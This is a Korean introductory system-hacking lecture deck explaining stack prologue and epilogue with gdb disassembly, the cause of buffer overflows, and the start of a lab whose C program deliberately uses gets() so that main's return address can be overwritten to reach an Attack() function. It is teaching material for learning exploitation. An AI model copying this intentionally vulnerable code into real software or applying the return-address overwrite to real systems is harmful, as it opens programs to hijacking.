

# 시스템 해킹 입문하기 2회

2019. 04. 02

버퍼오버플로우(BOF)와 보호기법





# INDEX



001/ 함수 호출 시 스택

002/ BOF 취약점

003/ Canary

함수 프롤로그와 에필로그


# 함수 호출 시 스택

- Abstract
- Prologue
- Epilogue



함수 호출 시 스택에는 무슨 일이..?

## Abstract



“어떻게 이런 일이 가능할까?”

=> RET! 함수 호출 시(prologue) 복귀 주소를 스택에 저장한 것



# Prologue

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
0x000000000000065e <+0>:    push    rbp
0x000000000000065f <+1>:    mov     rbp, rsp
0x0000000000000662 <+4>:    sub     rsp, 0x10
0x0000000000000666 <+8>:    mov     DWORD PTR [rbp-0x4], 0x3
0x000000000000066d <+15>:   mov     DWORD PTR [rbp-0x8], 0x4
0x0000000000000674 <+22>:   mov     edx, DWORD PTR [rbp-0x8]
0x0000000000000677 <+25>:   mov     eax, DWORD PTR [rbp-0x4]
0x000000000000067a <+28>:   mov     esi, edx
0x000000000000067c <+30>:   mov     edi, eax
0x000000000000067e <+32>:   call    0x64a <add>
0x0000000000000683 <+37>:   mov     esi, eax
0x0000000000000685 <+39>:   lea     rdi, [rip+0x98]          # 0x724
0x000000000000068c <+46>:   mov     eax, 0x0
0x0000000000000691 <+51>:   call    0x520 <printf@plt>
0x0000000000000696 <+56>:   mov     eax, 0x0
0x000000000000069b <+61>:   leave
0x000000000000069c <+62>:   ret
End of assembler dump.
```

색칠한 부분이 함수 프로로그!

모든 함수는 호출 시 저렇게 시작합니다.

## Prologue




1. 우선 함수를 호출하면 자신의 복귀 주소(자신을 호출한 메모리 상의 위치) 즉, RET를 스택에 저장!

← esp (스택이 얼마나 올라와 있는지 알려주는 레지스터)

〈놀랍게도 스택 입니다. ^^〉



# Prologue




2. 그리고 이전 함수의 스택의 시작점(SFP)을 스택에 저장하는데, 이는 함수가 끝나고 복귀했을 때 이전 함수의 스택을 온전히 복구하기 위함이다.

# 스택의 시작점은 ebp라는 레지스터가 가르키는 주소이다.

〈놀랍게도 스택 입니다. ^^〉



## Prologue



3. ebp(스택의 시작점)을 esp가 있는 위치까지 끌어 올린다.  
이 때 mov를 이용(값 복사)


# mov ebp, esp => esp의 값을 ebp에 복사해 넣는다~

<놀랍게도 스택 입니다. ^^>



함수 호출의 시작, 프롤로그!

Prologue 그 이후..



4. 지역 변수를 저장한다!

# 전역변수, 동적할당 된 변수 등등.. Heap이나 다른 영역..  
이 부분은 나중에 다룹시다!

# Epilogue



```
gdb-peda$ pdisas main
Dump of assembler code for function main:
0x000000000000065e <+0>:    push    rbp
0x000000000000065f <+1>:    mov     rbp, rsp
0x0000000000000662 <+4>:    sub     rsp, 0x10
0x0000000000000666 <+8>:    mov     DWORD PTR [rbp-0x4], 0x3
0x000000000000066d <+15>:   mov     DWORD PTR [rbp-0x8], 0x4
0x0000000000000674 <+22>:   mov     edx, DWORD PTR [rbp-0x8]
0x0000000000000677 <+25>:   mov     eax, DWORD PTR [rbp-0x4]
0x000000000000067a <+28>:   mov     esi, edx
0x000000000000067c <+30>:   mov     edi, eax
0x000000000000067e <+32>:   call    0x64a <add>
0x0000000000000683 <+37>:   mov     esi, eax
0x0000000000000685 <+39>:   lea     rdi, [rip+0x98]          # 0x724
0x000000000000068c <+46>:   mov     eax, 0x0
0x0000000000000691 <+51>:   call    0x520 <printf@plt>
0x0000000000000696 <+56>:   mov     eax, 0x0
0x000000000000069b <+61>:   leave
0x000000000000069c <+62>:   ret
End of assembler dump.
```

색칠한 부분이 함수 에필로그!

모든 함수는 다 저렇게 죽어요.



감 잡으셨나요?


어셈블리로 표기하면

```
mov esp, ebp -> esp를 ebp로 옮기고  
pop ebp -> esp가 있는 위치는 SFP!  
pop eip -> esp가 있는 위치는 RET!  
jmp eip -> RET로 점프~
```

.  
.  
.


너무 어렵나요? ㅎㅎ

#eip는 프로그램의 흐름이 어디인지 나타냄




1. esp를 ebp위치로 내린다. 이러면 위에 쌓인 스택들이 모두 쓰레기가 되는거예요.

ebp, esp




2. pop을 해서 ebp에 저장합니다. 이 때 pop된 값은..  
이전 함수의 스택 시작점이라고 했으니, ebp는 이전 함수의  
스택으로 돌아갔겠죠??



이전 함수의 스택 프레임



3. RET를 pop하여 eip에 넣고 그 위치로 jmp 합니다.  
(eip는 프로그램의 흐름이 어디인지 나타내는 레지스터 ㅎㅎ)



RET address를 변조 하자


## BOF 취약점

- BOF 취약점 발생 원인과 원리
- (실습) simple BOF



Memory corruption?

## BOF 취약점 발생 원인과 원리



프로그램은 정해진 흐름(규칙)대로 진행된다.

그런데 RET를 변조한다면..?

=> 개발자가 의도치 않은 행동 가능





그래서 RET를 어떻게 변조할건데..?

## BOF 취약점 발생 원인과 원리

```
bof.c: In function 'main':  
bof.c:11:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]  
  gets(buf);  
  ^
```


C언어에서 gets(), scanf(), strcpy() 등등 일부 함수들은 사용자 입력에 길이 제한을 두지 않는다.

=> dummy(쓸 때 없는 data)를 무한정 넣어 RET에 도달하면 복귀 주소를 원하는 데로 덮어쓸 수 있다.

=> 위 사진에서 gets()가 들어간 프로그램을 컴파일 하니, gcc가 취약한 함수라고 화를 내고 있다..

그래서 RET를 어떻게 변조할건데..?


## BOF 취약점 발생 원인과 원리



어떻게 될까요?

그래서 RET를 어떻게 변조할건데..?

## BOF 취약점 발생 원인과 원리




길이 검사를 하지 않는 함수 덕분에 RET에 BBBB를 덮어쓸 수 있다.

근데 저게 BBBB가 아니라 어떤 함수의 주소라면?

그래서 RET를 어떻게 변조할건데..?

## BOF 취약점 발생 원인과 원리





프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

## (실습) simple BOF

```
#include <stdio.h>

void Attack() //no executed in normal case but...
{
    int i;

    for(i = 0; i < 100; i++)
        system("echo u hacked by 4rgos system team");
}

int main()
{
    char buf[8];

    gets(buf); //attack me
    puts(buf);

    return 0;
}
```

정상적인 입력을 주면 Attack() 이라는 함수는 실행되지 않는다.

main()의 RET를 조작하여 Attack() 이 실행되도록 공격하는 것이 목표

